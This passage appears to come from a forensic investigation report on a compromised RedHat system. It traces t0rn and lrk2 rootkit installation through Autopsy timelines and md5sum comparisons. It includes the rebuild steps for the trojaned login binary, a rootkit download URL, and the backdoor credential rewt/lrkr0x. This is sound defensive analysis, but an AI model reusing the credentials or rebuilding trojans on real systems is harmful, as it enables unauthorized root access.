Thu Mar 27 2003 21:18:55	25812	.a.	-/-rwxr-xr-x	0	0	542742 /lib/security/pam_nologin.so
	2745 6	.a.	-/-rwxr-xr-x	0	0	542748 /lib/security/pam_securetty.so
	437	.a.	-/-rw-r--r--	0	0	157875 /etc/pam.d/login
	20164	.a.	-/-rwsr-xr-x	0	0	24656 /sbin/xlogin

This is the first part of the breach, the top line shows me changing the /etc/resolv.conf file, then there is some miscellaneous file activity and then at 21:18:53 (18:28 29th March in real time) the modification of a file occurs. The file has later been deleted but its inode still exists and from this we may be able to determine what that file was.

To find out what file it was I can use the Autopsy inode browser. As I wish to do this at the

same time I am looking at the timeline, I open a second browser window, follow the links to the inode browser and type in the deleted inode I wish to look at, in this case 22635.

Figure 2.6.3



As can be seen here, I have all the data possible about this inode, I can even look at the file contents (if they exist still) or export the file. Upon clicking on “view contents” I see that the file used to be part of the /var/log/secure file but it is an old version, shown in the next diagram. This still indicates that the file was changed at this time, the same time our hacker started their hack, but this inode has been removed and is no longer the /var/log/secure file.




Figure 2.6.4

Continuing on we see that a login occurs, using the pam authentication and using the supposed old /bin/login (the new /sbin/xlogin).

Table 2.6.6

Thu Mar 27 2003 21:19:32	197	.a.	-rw-r--r--	0	1	335899	<image_hda6 -dead-335899>
	3095	.a.	-rw-r--r--	0	0	335901	<image_hda6 -dead-335901>
	1345	..c	-/-rwxr-xr-x	0	0	335887	/usr/src/.puta/t0rnsb
	7578	..c	-/-rwxr-xr-x	0	0	335889	/usr/src/.puta/t0rnp
	13184	.a.	-rwxr-xr-x	0	0	335900	<image_hda6 -dead-335900>
	6948	..c	-/-rwxr-xr-x	0	0	335884	/usr/src/.puta/t0rns
Thu Mar 27 2003 21:19:38	376300	..c	-/-r-sr-xr-x	0	0	901176	/bin/login

In the next part of the timeline we see the creation of our t0rn utilities, sniffer, parser and cleaner and also the use of some deleted files that were contained in inodes 335901 and 335900. After performing some inode browsing on these files it appears that they are web pages, unfortunately they are in a non-English language that I cannot translate. Looking at the inode number I could guess that they could be part of the t0rn rootkit, maybe a readme, but I have no way of knowing.

At 21:19:38 you see the creation time of /bin/login, remembering that Autopsy is running on GMT so the ctime analysis done previously is 11 hours after this at 08:19:38 the next day and in real time this will correspond to 18:19:38 on the 29th, almost the same time as the ACID alert, the difference being 1 minute. As will be seen later, this is the t0rnkit overwriting the file with its trojaned version, but this is not the final /bin/login, it will again be overwritten, this time with the lrk trojan. In a real investigation the exact time

differences, 45:01:30 hours, would be used but as there is such a round number in this case it is easier for clarity to use the round number.

Table 2.6.7

```
Thu Mar 27 2003 21:19:39          499 m.c  -/-rw-r--r--    0    0    559157   /usr/info/.t0rn/shdcf
                                53364 ..c -/-rwxr-xr-x    0    0    335883   /bin/netstat
                                   21 mac -/-rw-r--r--    0    0    579615   /usr/src/.puta/.1logz
                                20164 m.. -r-sr-xr-x      0    0    335896   <image_hda6-dead-335896>
                               201552 ..c -/-rwxr-xr-x    0    0    559155   /usr/sbin/nscd
                                   38 m.c -/-rw-r--r--    0    0    579616   /usr/src/.puta/.1proc
                                50148 .a. -rwxr-xr-x      0    0    24588    <image_hda6-dead-24588>
                                 1024 m.c -/drwxr-xr-x    0    0    147457   /usr/src
                                39484 ..c -/-rwxr-xr-x    0    0    335886   /bin/ls
                                  488 .ac -rw-r--r--      0    1    559156   <image_hda6-dead-559156>
                                   27 mac -/-rw-r--r--    0    0    579613   /usr/src/.puta/.1addr
                                32728 ..c -/-rwxr-xr-x    0    0    335891   /sbin/ifconfig
                                16200 mac -rw-r--r--      0    0    335902   <image_hda6-dead-335902>
                               201552 ..c -/-rwxr-xr-x    0    0    559155   /tmp/orbit-root/orb-
1929209021802074809 (deleted-realloc)
                                   72 m.c -/-rw-r--r--    0    0    579614   /usr/src/.puta/.1file
                                22460 ..c -/-rwxr-xr-x    0    0    335885   /usr/bin/du
                               100424 .a. -rw-r--r--      0    0    335893   <image_hda6-dead-335893>
                                31336 ..c -/-rwxr-xr-x    0    0    335888   /bin/ps
                                 1024 m.c -/drwxr-xr-x    0    0    698406   /usr/info/.t0rn
                               201552 ..c -/-rwxr-xr-x    0    0    559155   /usr/info/.t0rn/sharsed
(deleted-realloc)
                                  524 ..c -/-rwxr-xr-x    0    0    559154   /usr/info/.t0rn/shhk
                                  328 .ac -/-rwxr-xr-x    0    0    559152   /tmp/orbit-root/orb-
9856933841594839420 (deleted-realloc)
                                1382 .a. -rwxr-xr-x       0    0    335895   <image_hda6-dead-335895>
                                   0 m.. drwxr-xr-x     711  100    559151   <image_hda6-dead-559151>
                                      0 m.. -/drwxr-xr-x     711  100    559151   /tmp/orbit-
root/orb-1442366338621405399 (deleted)
                                 376300 m.. -/-r-sr-xr-x       0    0    901176   /bin/login
                                9869 m.c -/-rwxr-xr-x     0    0    696348   /etc/rc.d/rc.sysinit
                                  328 .ac -/-rwxr-xr-x    0    0    559152   /usr/info/.t0rn/shhk.pub
                                   28 m.c -/-rw-r--r--    0    0    6448     /etc/ttyhash
                                4568 .a. -rwxr-xr-x       0    1    335892   <image_hda6-dead-335892>
                                  524 ..c -/-rwxr-xr-x    0    0    559154   /tmp/orbit-root/orb-
10531779661070144984 (deleted-realloc)
                                5120 m.c -/drwxr-xr-x     0    0    71681    /usr/info
                                   0 m.. -/drwxr-xr-x     711  100    559151   /root/.gnome/panel.d/Session-
DHdcIf (deleted)
Thu Mar 27 2003 21:19:40   34292 ..c -r-xr-xr-x          0    0    60290    <image_hda6-dead-60290>
                                   7748 ..c -rwxr-xr-x       0    0    143398   <image_hda6-
dead-143398>
                                   0 .ac drwxr-xr-x     711  100    559151   <image_hda6-dead-559151>
                               225783 m.. -rw-------     0    0    22634    <image_hda6-dead-22634>
                                100424 ..c -rw-r--r--    0    0    335893   <image_hda6-dead-335893>
                                 56564 ..c -rwxr-xr-x    0    0    59638    <image_hda6-dead-59638>
                                 5014 8 ..c -rwxr-xr-x   0    0    24588    <image_hda6-dead-24588>
                                6408 ..c -/-rwxr-xr-x     0    0    335898   /usr/sbin/in.fingerd
                                 13184 ..c -rwxr-xr-x    0    0    335900   <image_hda6-dead-335900>
                                6948 .a. -/-rwxr-xr-x     0    0    335884   /usr/src/.puta/t0rns
                               266140 ..c -/-rwxr-xr-x    0    0    335894   /usr/bin/top
                                4568 ..c -rwxr-xr-x       0    1    335892   <image_hda6-dead-335892>
                                8204 .a. -/-rwxr-xr-x     0    0    59443    /usr/bin/head
                                 63728 .a. -/-rwxr-xr-x   0    0    43035    /sbin/ipchains
                                7877 .ac -rwxr-xr-x       0    0    335897   <image_hda6-dead-335897>
                                   0 .ac -/drwxr-xr-x     711  100    559151   /root/.gnome/panel.d/Session-
DHdcIf (deleted)
                                2995 ..c -/-rw-r--r--     0    0    8269     /etc/inetd.conf
                                 197 ..c -rw-r--r--       0    1    335899   <image_hda6-dead-335899>
```

```
                    5 mac -/-rw-r--r--      0    0    8270    /tmp/info_tmp
                 1382 ..c -rwxr-xr-x        0    0    335895  <image_hda6-dead-335895>
                19456 m.c -/drwxr-xr-x      0    0    59393   /usr/bin
                    0 .ac -/drwxr-xr-x      711  100  559151  /tmp/orbit-root/orb-
1442366338621405399 (deleted)
                57452 ..c -/-rwxr-xr-x      0    0    335890  /usr/bin/find
                21716 ..c -rwxr-xr-x        0    0    59432   <image_hda6-dead-59432>
                57704 ..c -rwxr-xr-x        0    0    24643   <image_hda6-dead-24643>
                 3072 m.c -/drwxr-xr-x      0    0    143361  /usr/sbin
                 3095 ..c -rw-r--r--        0    0    335901  <image_hda6-dead-335901>
                 2048 m.c -/drwxr-xr-x      0    0    43009   /sbin
                60460 ..c -r-xr-xr-x        0    0    24647   <image_hda6-dead-24647>
                    0 mac drwx------        502  502  335882  <image_hda6-dead-335882>
                33032 ..c -rwxr-xr-x        0    0    43084   <image_hda6-dead-43084>
                 2048 m.c -/drwxr-xr-x      0    0    24577   /bin
```

Now there is a lot of activity over a very short timeframe, this points to a script being used and on closer inspection it can be seen that a lot of important tools, netstat, ps, ls, ifconfig have been created at this time and there is also reference to UID's 502 and 711, which don't exist in the passwd file. Something else of concern is the change to inetd.conf's creation time, although upon looking at inetd.conf there doesn't appear to be any thing of significance. From this I would assume that any changes that were going to be made were not necessary due to the set-up of the compromised system. Unfortunately there is nothing that can be done about finding the UID's but I am sure that is the time when the t0rn rootkit was installed. There are a lot of deleted files around so it may be good to look at those.
Starting from the top:

- 335896 = binary file, the original t0rnkit login Trojan
- 24588 = binary file, RedHat ls
- 335902 = more of the webpage
- 335893 = more webpage
- 335895= more of the webpage, references to ftp upload
- 335892 = webpage
- 60290 = binary file, RedHat top
- 143398 = binary file, RedHat in.fingerd
- 22634 = part of messages file, nothing interesting
- 59638 = binary file, RedHat find
- 24588 = binary file, RedHat ls
- 335897 = webpage
- 59432 = binary file, RedHat du
- 24643 = binary file, RedHat netstat
- 24647 = binary file, RedHat ps
- 335882 = directory listing of the directory t0rn was untarred in
- 43084 = binary file, RedHat ifconfig


To determine that these were indeed the original binaries I used the export feature of Autopsy and compared md5sum hashes. Hence the rootkit was indeed installed at this time and chkrootkit did not find all of the trojaned binaries.

There is also a directory listed here which contains the contents of the untarred t0rn

rootkit, these files are shown below:

- netstat
- t0rns
- t0rnsb
- t0rnp
- find
- ifconfig
- ssh.tgz
- login
- t0rn
- in.fingerd
- tornkit-TODO
- pstree
- tornkit-README .t0rn
- ARSEX3

This tells exactly what files to look for when checking for trojans. I decide to break from the timeline for a moment and do a little research on the t0rnkit. A good website that was found is http://www.sans.org/y2k/t0rn.htm. On this page I found a list of md5 hashes of various system files to look for when checking for the t0rnkit. Checking these md5sums



resulted in the below hashes:

Figure 2.6.5

The md5sums matched the details given on the SANS webpage except for the login file. This is suspected of having been replaced again with an lrk Trojan, this would have lead to the rewt access seen in ACID and on the sniffer logs. Checking the file found in inode 335896 against the md5sums on the SANS page it turns out that this is the t0rnkit login trojan that has been deleted at a time in the future.
From reading the details about t0rn on the web it can be seen that there is an extra file in this directory listing, ARSEX3, this is unknown and again requires some web searching. Unfortunately the search fails to find anything of value. The only information that could be found was some code for a file re-sizer, this re-sizer creates a temp file known as ARSEX3. Although this would be useful when trojaning files, the fact that the temp file only is present and the file sizes are different to what the un-trojaned binaries are, the possible use of the file re-sizer is in-conclusive.
Returning to the timeline, it can be seen from the directory listing that the t0rnkit came with a trojaned ssh, ssh.tgz, as indicated on the website and also with a few files missing from the complete t0rnkit.

Table 2.6.8

Thu Mar 27 2003 21:21:22	53010	.ac	-rw-------	0	0	22627 <image_hda6-dead-22627>
	824	.ac	-rw-------	0	0	22636 <image_hda6-dead-22636>
	17355	.ac	-rw-r--r--	0	0	22626 <image_hda6-dead-22626>
	62969	.ac	-rw-------	0	0	22632 <image_hda6-dead-22632>
	0	.ac	-rw-r--r--	0	0	22548 <image_hda6-dead-22548>
	245130	.ac	-rw-------	0	0	22620 <image_hda6-dead-22620>
	1370	.ac	-rw-------	0	0	22635 <image_hda6-dead-22635>
	0	.ac	-rw-------	0	0	22630 <image_hda6-dead-22630>
	665	.ac	-rw-r--r--	0	0	22549 <image_hda6-dead-22549>
	56668	.a.	-rw-------	0	0	22638 <image_hda6-dead-22638>
	0	.ac	-rw-------	0	0	22622 <image_hda6-dead-22622>
	5361	.ac	-rw-r--r--	0	0	22625 <image_hda6-dead-22625>
	82952	.ac	-rw-------	0	0	22628 <image_hda6-dead-22628>
	1293	.ac	-rw-------	0	0	22629 <image_hda6-dead-22629>
	225783	.ac	-rw-------	0	0	22634 <image_hda6-dead-22634>
Thu Mar 27 2003 21:21:23	0	.ac	-rw-------	0	0	22631 <image_hda6-dead-22631>
	0	.ac	-rw-------	0	0	22637 <image_hda6-dead-22637>
	0	.ac	-rw-------	0	0	22624 <image_hda6-dead-22624>
	1130	.ac	-rw-------	0	0	22621 <image_hda6-dead-22621>
	0	.ac	-rw-------	0	0	22639 <image_hda6-dead-22639>
	0	.ac	-rw-------	0	0	22633 <image_hda6-dead-22633>
	0	.ac	-rw-------	0	0	22623 <image_hda6-dead-22623>
	616	.ac	-rw-r--r--	0	0	22619 <image_hda6-dead-22619>

Here it is seen that the metadata of some files that were probably installed around the same time, was changed and these files accessed. All of these files are parts of various log files, there are no references to the hackers IP and it looks like many have dates in them that are too early to have captured the hacker's activities. As there is no modification flag on them these files may have been deleted here or rotated as part of normal Linux log rotation.

It is noticed that at this time there is a no activity based around the psy2.2.2.tar.gz file in the timeline when there was an indication from the sniffer logs that the file was downloaded at this time. This file was downloaded at 21:21:34 and would probably have been installed at the same time as there is a corresponding alert on the ACID database. This lack of activity in the timeline suggests that the inodes that were used for the file have been re-allocated, so the file and any others that were expanded at this time have been deleted.
In IT forensic investigations there can be problems like this all the time as mactime's only store the last modification, access and creation/change times, not all of them. So inode metadata will only show details about the last possibly event not any previous ones, as in this case.

Table 2.6.9

Thu Mar 27 2003 21:24:56	12288	m.c	-/-rw-rw-r--	0	1	6410 /etc/psdevtab
Thu Mar 27 2003 21:25:04	949	2 .a.	-/-rwxr-xr-x	0	0	60376 /usr/bin/last

Psdevtab is a file that allows ps to print device names for given inodes by containing a list of these relationships. It is created when ps is run as root, it appears that I had not run ps yet as root and the hacker must have run ps at that time to create the file. There is also a usage of the last command to show who the last logins were.

Table 2.6.10

Thu Mar 27 2003 21:28:56	4438	.a.	-r--r--r--	0	0	53285 <image_hda6-dead-53285>
	1258	.a.	-rw-------	0	0	944168 <image_hda6-dead-944168>
	1189	.a.	-r--r--r--	0	0	53317 <image_hda6-dead-53317>
	1325	.a.	-rw-------	0	0	944160 <image_hda6-dead-944160>
	60	.a.	-rw-r--r--	0	0	245799 <image_hda6-dead-245799>

	1202	.a.	-rw-------	0	0	409623	<image_hda6 -dead-409623>
				<SNIP>			
	2973	.a.	-rw-r--r--	0	0	708672	<image_hda6 -dead-708672>
	1195	.a.	-rw-------	0	0	409621	<image_hda6 -dead-409621>
	25935	.a.	-rw-r--r--	0	0	813119	<image_hda6 -dead-813119>
	11093	.a.	-rw-r--r--	0	0	944176	<image_hda6 -dead-944176>
	14	.a.	-/lrwxrwxrwx	0	0	59841	/usr/bin/gzip -> ../../bin/gzip
	3024	.a.	-rw-r--r--	0	0	368673	<image_hda6 -dead-368673>
	1258	.a.	-rw-r--r--	0	0	53292	<image_hda6 -dead-53292>
	68309	.a.	-rw-------	0	0	944150	<image_hda6 -dead-944150>
	1973	.a.	-rw-------	0	0	409613	<image_hda6 -dead-409613>
	357	.a.	-rw-------	0	0	409626	<image_hda6 -dead-409626>
				<SNIP>			
	309	.a.	-rw-r--r--	0	0	53286	<image_hda6 -dead-53286>
	1508	.a.	-rw-r--r--	0	0	368680	<image_hda6 -dead-368680>
	2413	.a.	-rw-r--r--	0	0	53288	<image_hda6 -dead-53288>
Thu Mar 27 2003 21:29:12	1996	.a.	-rw-r--r--	0	0	360475	<image_hda6 -dead-360475>
	13448	ma.	-rwxr-xr-x	0	1	360477	<image_hda6 -dead-360477>
	17955	m..	-rwxr-xr-x	0	1	360476	<image_hda6 -dead-360476>
	3196	.a.	-rw-r--r--	0	0	360470	<image_hda6 -dead-360470>
	3280	.a.	-rw-r--r--	0	0	360474	<image_hda6 -dead-360474>
	2447	.a.	-rw-r--r--	0	0	360467	<image_hda6 -dead-360467>

A lot of files were accessed at the same time and in the middle of them all was an access to gzip. It appears that these files were unzipped at this point in time and given the time frame were probably contained in l.gz as seen in the sniffer logs, the question is what were they? There are a lot of inodes to browse through here but I started randomly picking a few, inode 567323, identified by Autopsy as some ASCII c code, jumped out at me as it contained the text ROOTKIT in it. Maybe this was the lrk rootkit, looking further, all of the accessed files are either c code or ASCII text and make reference to ps and ls etc. It would be nice to know what rootkit this is, the evidence so far points towards an lrk, but which one?
After some time, the following telltale sign is stumbled upon:

```
Cybernetik proudly presents...

 _       _                   _____                _    _      _ _     ___ ___
| |     (_)_ _  _  ___   __| _   \ ___   ___ |  |_|  | _(_) |_   |_  _|_  _|
| |      | |  '_ \|  | | \  V  / | |_)  / _ \ / _ \| __| |/ /  | __|  |  | |  |
| |___| | | | |  |_|  |>  <  |    <  (_) | (_) |  |_|   <| |  |_   |  | |  |
|_____|_|_| |_|\__,_/_/\_\ |_ |  \_ \___/ \___/ \__|_|\_\_|\__|  |___|___| V1.1

                        Released 20/04/96 "It worked perfectly on *MY* system ;)"
```

Inode 360468 contained the README file from the rootkit and as can be seen identifies the rootkit as lrk2 v1.1. As it appears that the original gzip file, which contained the rootkit, is missing I obtained a copy of the rootkit off of the internet at the following web address:

http://www.phreak.org/archives/exploits/unix/trojans/?C=S&O=D

To verify that it was indeed lrk2-1.1 I had to compare each inode and match it to a file in the downloaded rootkit. This involved extracting the deleted inodes using Autopsy and comparing md5hashes against the ones in the available rootkit.
The next big question is, how much of the rootkit did they install? I know that /bin/login is

trojaned but not by t0rn so maybe login has the lrk trojan. Comparing md5sums of original binaries that may have been trojaned by lrk and those that are actually present on the compromised system I see that none of the lrk trojans were installed. To find out why none of these binaries are trojaned, an attempt to compile lrk2-1.1 on a RedHat 6.0 install was made, it failed even with every package installed.
A first attempt at changing the source code slightly (the problem first started in linsniffer), failed to get login to compile, linsniffer, chsh and a few others were compiled but not login. I eventually found that the makefile for the login trojan did not link properly to the crypt library, so after a quick modification I got login to compile. Unfortunately it was not the same as the trojaned login on the compromised system.
This is a strange situation, the mac times belonging to the login file show that it was created at 21:19:38 and modified at 21:19:39, the inode is sequential with the source code to lrk2, indicating that it was probably either compiled from this code or placed on the system as a binary at the same time as the lrk2 source code. On top of this the m and c times are prior to the time of un-tarring.
Without having the hackers tarred rootkits it is hard to say what has actually occurred here, I would say that the attempt to compile lrk2 was unsuccessful and that the trojaned login file was pre-compiled.
To delve further into this situation the login binary is analysed. The first basic steps are not necessary because they have already been covered for this particular file through out the investigation, but for a quick refresher;

Table 2.6.11

```
# ls -l login

-r-sr-xr-x    1 root     root       376300 Mar 28 08:19 login
```

We can see that it is owned by root and the root group, is a set UID file and is 376300 bytes long. Comparing this to the original /bin/login;

Table 2.6.12

```
# ls -l login

-rwsr-xr-x  1 root     root        20164  Apr 18 1999 /bin/login
```

The trojaned file is over ten times bigger than the original. The next step is to use 'file' on the file, the following output was received after using file.

Table 2.6.13

```
# file login

login: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked,
stripped
```

The fact that login is statically linked means that, instead of using shared libraries it has all code placed into its executable. This is unusual as GNU tools will normally use dynamic linking as it can save on disk space etc. Performing 'file' on the original binary confirms this.

Table 2.6.14

```
# file login

login: setuid ELF 32-bit LSB executable, Intel 80386, version 1, dynamically linked (uses
shared libs), stripped
```

Now comparing all of this information with the trojaned login binary that was compiled during the investigation the following is seen:

Table 2.6.15

```
# ls -l login

-rwsr-xr-x    1 root     root        27147 Apr 15 11:09 login

# file login

login: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), not stripped
```

There are two problems here, firstly the file is dynamically linked and the second it is not stripped. It is decided to compile the login binary manually, so the following line is used, login.o must already exist and can be obtained by running the make all command in the login directory.

Table 2.6.16

```
# gcc login.o -lcrypt -static -o login
```

Then to strip the file of all superfluous symbols:

Table 2.6.17

```
# strip login
```

This produces a file that has details as follows;

Table 2.6.18

```
# ls -l login

-rwsr-xr-x   1 root     root       376300 Apr 16 11:20 login

# file login

loginbad: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
```

An exact match for the details of the trojaned binary. To continue the comparisons it is necessary to look at md5sums;

Table 2.6.19

```
# md5sum login (hackers version)

0b79829bbf8a31f81cadbf38abfd63b6  login

# md5sum login (investigators version)

c8803a93f8f4f40df3fcd2ac763592fb login
```

They are different. This means that that a strings comparison should be done to see where they differ. To do this strings is performed on both binaries, the output redirected to a text file and then the 'diff' command performed on the two files;

Table 2.6.20

```
# diff complogin.txt comp2login.txt
```

```
102c102
< j@h`h
---
> j@h`X
252c252
< ;=,{
---
> ;=,k
257,259c257,259
< j0h }
< F;58}
< !5L}
---
> j0h m
> F;58m
> !5Lm
269,272c269,272
< ;=tp
< G;=tp
< ;=tp
< G;=tp
---
> ;=t`
> G;=t`
> ;=t`
> G;=t`
274,277c274,277
< ;5tp
< F;5tp
< ;5tp
< F;5tp
---
> ;5t`
> F;5t`
> ;5t`
> F;5t`
```

As can be seen there are very few differences here, maybe the hacker used a few different switches than the investigator did, but this difference is minimal enough that it can be said that the two binaries perform the same job. To be sure, an “strace” was done, comparing the system calls of the two files and as suspected they were identical.

As there were no more trojaned binary files from lrk2-1.1, verified by checking files that lrk trojans against their originals, it is time to move along the time-line some more.

Table 2.6.21

```
Thu Mar 27 2003 21:29:13      1442 .a. -/-rw-r--r-- 0      0      440553   /usr/src/linux-
2.2.5/include/linux/posix_types.h
                              5737 .a. -/-rw-r--r-- 0      0      444421   /usr/src/linux-
2.2.5/include/linux/byteorder/generic.h
                              3904 .a. -/-rw-r--r-- 0      0      440431   /usr/src/linux-
2.2.5/include/linux/if_ether.h
                              2221 .a. -/-rw-r--r-- 0      0      440640   /usr/src/linux-
2.2.5/include/linux/types.h
                              2112 .a. -/-rw-r--r-- 0      0      436271   /usr/src/linux-2.2.5/include/asm-
```

```
i386/posix_types.h

                                                <SNIP>

                          4606 .a.  -/-rw-r--r--  0      0      69686    /usr/include/grp.h
                          5204 .a.  -/-rw-r--r--  0      0      510011   /usr/include/bits/termios.h
                          3349 .a.  -/-rw-r--r--  0      0      509982   /usr/include/bits/posix2_lim.h
Thu Mar 27 2003 21:29:32 96932 .a.  -/-rw-r--r--  0      0      73821    /usr/lib/libcrypt.a
                          13152 .a. -rw-r--r--    0      1      901175   <image_hda6 -dead-901175>
Thu Mar 27 2003 21:29:40  7955 .a.  -rwxr-xr-x   0      1      360476   <image_hda6 -dead-360476>
                          20164 .ac  -r-sr-xr-x  0      0      335896   <image_hda6 -dead-335896>
Thu Mar 27 2003 21:30:41  1570 ..c  -rw-r--r--   0      0      368681   <image_hda6 -dead-368681>
                            60 ..c  -rw-r--r--   0      0      245799   <image_hda6 -dead-245799>
                          1238 ..c  -r--r--r--    0      0      53318    <image_hda6 -dead-53318>
                          1258 ..c  -rw-------    0      0      944168   <image_hda6 -dead-944168>
                          1259 ..c  -rw-r--r--    0      0      53289    <image_hda6 -dead-53289>
                          13448 ..c -rwxr-xr-x   0      1      360477   <image_hda6 -dead-360477>
                            909 ..c -rw-r--r--    0      0      368676   <image_hda6 -dead-368676>

                                                <SNIP>

                             46 ..c  -rw-------   0      0      944149   <image_hda6 -dead-944149>
                              0 mac drwxr --r--   0      0      698407   <image_hda6 -dead-698407>
                            348 ..c  -rw-------   0      0      944166   <image_hda6 -dead-944166>
                          10213 ..c  -rw-------   0      0      409615   <image_hda6 -dead-409615>
                          15556 ..c  -rwxr-xr-x   0      1      360479   <image_hda6 -dead-360479>
                           1325 ..c  -rw-------   0      0      944160   <image_hda6 -dead-944160>
                             54 ..c  -rw-------   0      0      944156   <image_hda6 -dead-944156>
                          19637 ..c  -rw-------   0      0      944153   <image_hda6 -dead-944153>
```

At the above time the hacker is compiling something, the deleted inodes show parts of the lrk2-1.1 rootkit. The hacker compiles the rootkit and then chooses to discard all but the /bin/login trojan, which they use to overwrite the trojan installed by t0rn. This is seen in the lack of lrk binaries on the system, as mentioned the only lrk trojan found is the /bin/login one. This login binary is used by in.telnetd to verify a users access rights to the system. As this has been trojaned the hacker can now login in using telnet, the user rewt and password lrkr0x and gain root access. Looking at the Snort logs the hacker can be seen testing this immediately after the trojan was compiled, the access can also be seen in the /var/log/secure file and sniffer logs.

Table 2.6.22

```
Thu Mar 27 2003 21:32:51     3 .a.  -/lrwxrwxrwx  0      0      59575    /usr/bin/cc  -> gcc
                         12528 m.c  -/-rwxr-xr-x   0      1      665614   /usr/sbin/in.ftpd
```

Again the hacker compiles something, this time it can be seen that it is the in.ftpd trojan, ulogin.c.

Table 2.6.23

```
Thu Mar 27 2003 21:33:09     4 .a.  -/lrwxrwxrwx 0      0      143482   /usr/sbin/rootfla gs -> rdev
                             9 .a.  -/lrwxrwxrwx 0      0      143461   /usr/sbin/in.talkd  -> in.ntalkd
                             4 .a.  -/lrwxrwxrwx 0      0      143483   /usr/sbin/swapdev  -> rdev
                             4 .a.  -/lrwxrwxrwx 0      0      143485   /usr/sbin/vigr  -> vipw
                             7 .a.  -/lrwxrwxrwx 0      0      143490   /usr/sbin/wu.ftpd  -> in.ftpd
                             4 .a.  -/lrwxrwxrwx 0      0      143484   /usr/sbin/vidmode  -> rdev
                             7 .a.  -/lrwxrwxrwx 0      0      143489   /usr/sbin/in.wuftpd  -> in.ftpd
                             7 .a.  -/lrwxrwxrwx 0      0      143382   /usr/sbin/adduser  -> useraddB
                             4 .a.  -/lrwxrwxrwx 0      0      143479   /usr/sbin/ramsize  -> rdev
```

A few links are accessed here, it is unsure why as apart from the known trojan in in.ftpd nothing else is trojaned or changed in any way. The files were verified using md5sum. The use of adduser would be cause for an investigation into the passwd file but it has already

been looked at and nothing strange found.

Table 2.6.24

Thu Mar 27 2003 21:33:27	159576	.a.	-/-rwxr-xr-x	0	0	60275	/usr/bin/pico
Thu Mar 27 2003 21:33:39	38520	m.c	-/---x--x---	0	1	665615	/dev/wd2s/in.ftpd
	138520	.a.	---x--x---	0	0	143488	<image_hda6 -dead-143488>
Thu Mar 27 2003 21:33:46	138520	..c	---x--x---	0	0	143488	<image_hda6 -dead-143488>

